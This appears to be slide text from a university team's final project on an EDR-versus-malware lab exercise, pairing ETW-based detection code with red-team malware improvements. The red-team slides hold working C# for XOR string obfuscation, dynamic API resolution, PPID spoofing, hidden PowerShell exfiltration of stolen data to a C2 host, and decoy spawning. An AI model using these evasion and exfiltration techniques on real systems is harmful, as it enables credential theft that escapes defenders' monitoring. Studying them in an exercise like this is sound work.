AIS Final:

[NTNU]_[乾脆就填"想不到隊名"]

Presented by

61447027S 蕭宣昱

61447099S 黃奕喆

41143203S 黃以謙

61347001S 李家維

專題分工

蕭宣昱

EDR題目 + EDR改進

- 實作 EDR 題目
- 改進 Battle EDR

黃奕喆

EDR題目

- 實作 EDR 題目

黃以謙

Malware改進

- 改進 Battle Malware

李家維

環境架設 + Malware題目

- 環境架設
- 實作 Malware 題目

偵測Malware (EDR組) - Simple Malware

- Malware行為：在 Simple Malware 中，他會直接嘗試去存取所有 flag 的目錄

```
private static readonly string TargetFilePath =
    @"C:\Users\bombe\AppData\Local\bhrome\Login Data".ToLowerInvariant();
```

- 解題策略：利用 KernelTraceEventParser (ETW) 監聽 Process 的 File I/O 行為，並直接找出存取 C:\Users\bombe\AppData\Local\bhrome\Login Data 路徑的 process，如果該 process 符合命名格式即為 Malware

```
private static async void FileReadHandler(FileIOReadWriteTraceData data)
{
    if (_answerSent) return;

    try
    {
        string fileName = data.FileName?.ToLowerInvariant() ?? string.Empty;
        if (!fileName.Equals(TargetFilePath, StringComparison.Ordinal))
            return;

        int pid = data.ProcessID;
        string? directExeName;
        lock (ProcessMapLock)
        {
            ProcessIdToExeName.TryGetValue(pid, out directExeName);
        }
```

偵測Malware (EDR組) - Bypass File Access Monitor

- Malware行為：在 Bypass File Access Monitor 中，他不會直接存取 flag 的目錄，而是透過 cmd.exe 將 flag 複製到其他地方

- 解題策略：一樣利用 KernelTraceEventParser (ETW) 監聽 Process 的 File I/O 行為，找出存取 C:\Users\bombe\AppData\Local\bhrome\Login Data 路徑的 process，當偵測到有 process 存取目標路徑時，沿著該 process 的 parent process chain 向上追蹤，直到發現有 process ancestor 符合命名格式，該 process 即為 Malware

```
string? rootBombeExe = FindBombeAncestor(pid);
```

```
private static string? FindBombeAncestor(int pid)
{
    const int maxDepth = 16;
    int currentPid = pid;

    lock (ProcessMapLock)
    {
        for (int depth = 0; depth < maxDepth; depth++)
        {
            if (!ProcessIdToExeName.TryGetValue(currentPid, out var exeName))
            {
                return null;
            }
            if (!string.IsNullOrEmpty(exeName) &&
                exeName.StartsWith("BOMBE", StringComparison.OrdinalIgnoreCase))
            {
                return exeName;
            }

            if (!ProcessIdToParentId.TryGetValue(currentPid, out var parentPid))
            {
                return null;
            }
            if (parentPid == 0 || parentPid == currentPid)
            {
                return null;
            }

            currentPid = parentPid;
        }
        return null;
    }
}
```

偵測Malware (EDR組) - Rank

- 思考方向：已知 Malware 必須透過網路 (HTTPs / Port 443) 將 Flag 回傳至指定伺服器 (submit.bombe.top)，因此我們針對網路通訊行為這方面下手。

- 設計方法：以前面 Challenge 題程式為基礎，除了保留原本針對檔案的存取監控外，我們新增了針對網路行為的偵測，先透過 KernelTraceEvent 監聽所有 tcp 連線，並比對該 process 是否符合 Malware 的命名格式，最後確認是否是透過 Port 443 (HTTPs) 發起的對外連線

```
private static async void TcpIpConnectHandler(TcpIpConnectTraceData data)
{
    if (_answerSent) return;
    int pid = data.ProcessID;

    string? rootBombeExe = FindBombeAncestor(pid);

    if (!string.IsNullOrEmpty(rootBombeExe))
    {
        if (data.dport == 443)
        {
            string payload = JsonConvert.SerializeObject(
                new
                {
                    answer = rootBombeExe,
                    secret = SECRET
                }
            );

            Console.WriteLine("[edrv1] Submitting answer to server...");
            await SendAnswerToServer(payload);

            _answerSent = true;
            RequestShutdown();
        }
    }
}
```

躲避 EDR (Malware組) - Challenge By Blast0FF

Brave and no hiding, at all, because I'm brave and running low on time.

Q1 is accessing a Registry.

Q2 is accessing a SQLite + AES and decoding require own secret.

Q3 is requesting bsass to be scanned for flags.

It's good for hello world EDR, but for the other two, some alts are implemented.

SQLite is accessed via a cmd clone to help coping the file.

proc is used for bsass scan for no visible memory trace.

躲避 EDR (Malware組) - Challenge By Blast0FF

The Implementation of cmd clone in Challenge Q2

```
try
{
    // 使用 cmd /c copy 進行 bitwise 複製
    var psi = new ProcessStartInfo("cmd.exe",
        $"/c copy /Y \"{dbPath}\" \"{tempCopy}\"")
    {
        CreateNoWindow = true,
        UseShellExecute = false,
        RedirectStandardOutput = true,
        RedirectStandardError = true
    };
    using var proc = Process.Start(psi);
    string output = proc.StandardOutput.ReadToEnd();
    string error = proc.StandardError.ReadToEnd();
    proc.WaitForExit();

    copySuccess = proc.ExitCode == 0 && System.IO.File.Exists(tempCopy);
    Console.WriteLine(copySuccess
        ? $"[OK] Copied to: {tempCopy}"
        : $"[ERR] Copy failed: {error}");
}
```

Malware Ranking (Static) - String Encryption

- 改進重點：

  套用靜態分析規則時，避免被抓到 "OpenProcess", "https://submit.bombe.top" 等等敏感字串

- 開發時：

  字串與 Key 進行 XOR 運算 -> 轉成 Base64

- Runtime：

  先將 Base64 Decode -> 將字串與 Key 再次 XOR 回原字串

```
private const byte _xk = 0x42;

// XOR Decrypt: Base64 decode -> XOR with key -> UTF8 string
26 個參考
private static string D(string enc)
{
    try
    {
        byte[] data = Convert.FromBase64String(enc);
        for (int i = 0; i < data.Length; i++)
            data[i] ^= _xk;
        return Encoding.UTF8.GetString(data);
    }
    catch { return string.Empty; }
}
```

Malware Ranking (Static) - IAT Hiding

- 改進重點:
  程式開頭有大量 [DllImport("kernel32")] 的靜態宣告。導致 OpenProcess、VirtualQueryEx、ReadProcessMemory 等特徵 API 直接暴露在 Import Address Table (IAT) 中。
- 移除靜態引用 (Removal of P/Invoke)
- API 動態解析 (Dynamic Resolution)
  - Runtime 透過 LoadLibrary + GetProcAddress 取得函數位址

```
private static void InitDynamicAPIs()
{
    IntPtr h = LoadLibraryW(D("KScwLCcucXBsJi4u"));
    if (h == IntPtr.Zero) return;

    IntPtr p1 = GetProcAddress(h, D("DTInLBIwLSEnMTE="));
    IntPtr p2 = GetProcAddress(h, D("AS4tMScKIywmLic="));
    IntPtr p3 = GetProcAddress(h, D("FCswNjcjLhM3JzA7Bzo="));
    IntPtr p4 = GetProcAddress(h, D("ECcjJhIwLSEnMTEPJy8tMDs="));
    IntPtr p5 = GetProcAddress(h, D("FSMrNgQtMBErLCUuJw0gKCchNg==="));
    IntPtr p6 = GetProcAddress(h, D("CywrNisjLis4JxIwLSEWKjAnIyYDNjYwKyA3NicOKzE2"));
    IntPtr p7 = GetProcAddress(h, D("FzImIzYnEjAtIRYqMCcjJgM2NjArIDc2Jw==="));
    IntPtr p8 = GetProcAddress(h, D("BicuJzYnEjAtIRYqMCcjJgM2NjArIDc2Jw4rMTY="));
    IntPtr p9 = GetProcAddress(h, D("ATAnIzYnEjAtIScxMRU="));
```

Malware Ranking (Dynamic) - PPID Spoofing

- 改進重點:

  斷開 Process Tree的關聯性，對抗 EDR 的溯源

  避免執行 cmd 等惡意行為可以直接從 Process Tree 的親子關係抓到本體。
- Used -> Challenge 2 + HTTP POST
- 實作原理:

  Targeting:取得合法的系統行程（如 explorer.exe）的 Handle

  Attribute List:使用 InitializeProcThreadAttributeList 與 UpdateProcThreadAttribute 設定 PROC_THREAD_ATTRIBUTE_PARENT_PROCESS 屬性

  Execution:呼叫 CreateProcess 時帶入 EXTENDED_STARTUPINFO_PRESENT FLAG
- 效果:

  新產生的 Child Process 在 EDR 眼中由 explorer.exe 所啟動，而非 Malware 本體

Malware Ranking (Dynamic) - PPID Spoofing

```
private static bool SpoofParentAndExecute(int parentPid, string applicationName, string commandLine, out IntPtr hProcess)
{
    hProcess = IntPtr.Zero;
    if (_f1 == null || _f2 == null || _f6 == null || _f7 == null || _f8 == null || _f9 == null)
    {
        Log("SpoofParentAndExecute: Dynamic APIs not loaded");
        return false;
    }

    IntPtr hParent = _f1(PROCESS_CREATE_PROCESS, false, parentPid);
    if (hParent == IntPtr.Zero)
    {
        Log($"SpoofParentAndExecute: OpenProcess failed");
        return false;
    }

    IntPtr lpAttributeList = IntPtr.Zero;
    IntPtr lpSize = IntPtr.Zero;
    _f6(IntPtr.Zero, 1, 0, ref lpSize);

    lpAttributeList = Marshal.AllocHGlobal(lpSize);
    if (!_f6(lpAttributeList, 1, 0, ref lpSize))
    {
        Log($"SpoofParentAndExecute: InitializeProcThreadAttributeList failed");
        _f2(hParent);
        Marshal.FreeHGlobal(lpAttributeList);
        return false;
    }

    IntPtr lpValue = Marshal.AllocHGlobal(IntPtr.Size);
    Marshal.WriteIntPtr(lpValue, hParent);
```

Malware Ranking (Dynamic) - Hide Post Request

- 改進重點:

  隱藏網路行為特徵, 避免由本體直接發起 HTTP 連線而被 EDR 探測到。

  利用系統內建且受信任的工具 (Living off the Land Binaries, LOLBins) 進行資料外傳。
- 實作原理:

  Script Generation: 動態生成 PowerShell 腳本, 將竊取的資料以 JSON 格式 POST 到 C2 Server。

  Proxy Execution: 不使用 C# HttpClient, 而是啟動系統內建的 powershell.exe 來執行該腳本。

  Combination: 結合 PPID Spoofing, 讓這支 PowerShell 看起來是由 explorer.exe 啟動的合法背景程序。
- 效果:

  網路流量看起來源自於微軟簽章的 powershell.exe, 或父程序 -> explorer.exe, 比較可信, 也比較難將請 求歸咎於本體。

Malware Ranking (Dynamic) - Hide Post Request

```
            // 1. 寫入 Payload & Script
            File.WriteAllText(payloadFile, jsonPayload);
            Log($"SendAnswerToServer: Payload written");

            string psScript = $@"
$ErrorActionPreference = 'Stop'
try {{
    $json = Get-Content -LiteralPath '{payloadFile}' -Raw
    $response = Invoke-RestMethod -Uri '{submitUrl}' -Method Post -Body $json -ContentType 'application/json'
    $response | ConvertTo-Json -Depth 5 | Out-File -LiteralPath '{responseFile}' -Encoding UTF8
}} catch {{
    $_.Exception.Message | Out-File -LiteralPath '{responseFile}.err' -Encoding UTF8
}}
";

            File.WriteAllText(scriptFile, psScript, Encoding.UTF8);
            Log($"SendAnswerToServer: Script written");

            // 2. 使用 PPID Spoofing 執行 PowerShell
            Process[] explorers = Process.GetProcessesByName(D("JzoyLi0wJzA=")); // explorer
            if (explorers.Length == 0)
            {
                Log("SendAnswerToServer: explorer not found, using direct start");
                ProcessStartInfo psi = new ProcessStartInfo
                {
                    FileName = D("Mi01JzAxKicuLmwnOic="), // powershell.exe
                    Arguments = $"-ExecutionPolicy Bypass -WindowStyle Hidden -File \"{scriptFile}\"",
                    UseShellExecute = false,
                    CreateNoWindow = true
                };
                Process.Start(psi);
            }
```

Malware Ranking (Dynamic) - Decoy Spawning

- 改進重點:

  混淆視聽:利用大量的誘餌行程填滿 Process List, 稀釋單一惡意程式的存在感, 騙 EDR 隨便抓一個提交

  角色分離:將執行惡意邏輯 (如讀檔) 與保存與回傳 Flag的職責分開。
- 實作原理:

  Sacrificial Lambs:程式啟動時, 會隨機生成多個名稱顯眼 (如 BOMBE_EDR_FLAG_XV3K...exe) 的誘餌。

  角色區分:
- 真身 (RuntimeBroker):偽裝成系統背景程式, 進入 Silent Mode。
- 誘餌 (Decoys):故意執行檔案複製等行為來觸發 EDR 的感知, 但利用 PPID Spoofing 讓判斷 Parent Process 時產生 EDR 的邏輯矛盾 (有惡意行為但 Parent 看起來很正常), 或是直接不判就抓誘餌。
- 效果:
- EDR 會被大量產生的誘餌與雜訊干擾, 而忽略了真正 躲藏在暗處延遲運作的 RuntimeBroker.exe。

Malware Ranking (Dynamic) - Decoy Spawning

```
private static void SpawnDecoys(string sourcePath, int count)
{
    Log($"SpawnDecoys: count={count}");
    if (!File.Exists(sourcePath)) return;

    try
    {
        string tempFolder = Path.GetTempPath();
        Random rnd = new Random();
        const string chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";

        for (int i = 0; i < count; i++)
        {
            char[] stringChars = new char[8];
            for (int j = 0; j < stringChars.Length; j++)
                stringChars[j] = chars[rnd.Next(chars.Length)];
            string randomSuffix = new string(stringChars);

            string decoyName = $"BOMBE_EDR_FLAG_{randomSuffix}.exe";
            string decoyPath = Path.Combine(tempFolder, decoyName);

            try
            {
                File.Copy(sourcePath, decoyPath, true);
                ProcessStartInfo psi = new ProcessStartInfo(decoyPath, "--decoy-noisy")
                {
                    UseShellExecute = false,
                    CreateNoWindow = true
                };
                Process.Start(psi);
                Log($"Spawned: {decoyName}");
```

Malware Ranking (Dynamic) - Decoy Spawning


```
if (isNoisyDecoy)
{
    // [Noisy Decoy] 製造噪音
    Log("BRANCH: NoisyDecoy -> Fake attack + exit");
    try
    {
        Challenge1();
        string dbPath = D("AXgeFzEnMDEeIC0vICceAzIyBiM2Ix40LSEjLh4gKjAtLyceDi0lKyxiBiM2Iw==");
        string tempCopy = Path.Combine(Path.GetTempPath(), $"decoy_copy_{Guid.NewGuid():N}.db");

        // Decoy 使用 PPID Spoofing
        Process[] explorers = Process.GetProcessesByName(D("JzoyLi0wJzA=")); // explorer
        int parentPid = explorers.Length > 0 ? explorers[0].Id : 0;

        if (parentPid > 0)
        {
            string cmdArgs = $"/c copy \"{dbPath}\" \"{tempCopy}\"";
            SpoofParentAndExecute(parentPid, D("IS8mbCc6Jw=="), cmdArgs, out IntPtr hProcess); // cmd.exe
            if (hProcess != IntPtr.Zero) _f2?.Invoke(hProcess);
        }
        else
        {
            Process.Start(D("IS8mbCc6Jw=="), $"/c copy \"{dbPath}\" \"{tempCopy}\"");
        }

        using (HttpClient client = new HttpClient())
        {
            var fakePayload = new StringContent("{\"fake\":\"data\"}", Encoding.UTF8, "application/json");
            await client.PostAsync("http://submit.bombe.top/fake_endpoint", fakePayload);
        }
    }
    catch { }
```

Malware Ranking (Dynamic) - Decoy Spawning



專題心得

- 透過這次的專題實際體會到了真實的紅藍攻防，讓我們了解到資安攻防是一個持續對抗與修正的過程，在挑戰題中我們學會了如何根據對方程式的手法，規劃出因應的策略，來加強自己的程式，而在在排名賽中時刻關注自己的排名狀況，透過不斷揣測對方攻防的手法，來持續精進自己的程式。
- 在紅方，我們研究並實作了各種 躲避偵測的技術，利用 API 動態解析與 PPID Spoofing 來斷開 EDR 的追蹤，並透過 PowerShell 代理執行與 Decoy 誘餌機制混淆防禦方的判斷，成功達成隱匿與資料竊取的任務。
- 而在藍方我們學會了透過 parent process chain 進行行為歸因，以尋找惡意行為來源，並透過監控對外 HTTPS 連線，以偵測惡意程式的上傳行為。

Thank you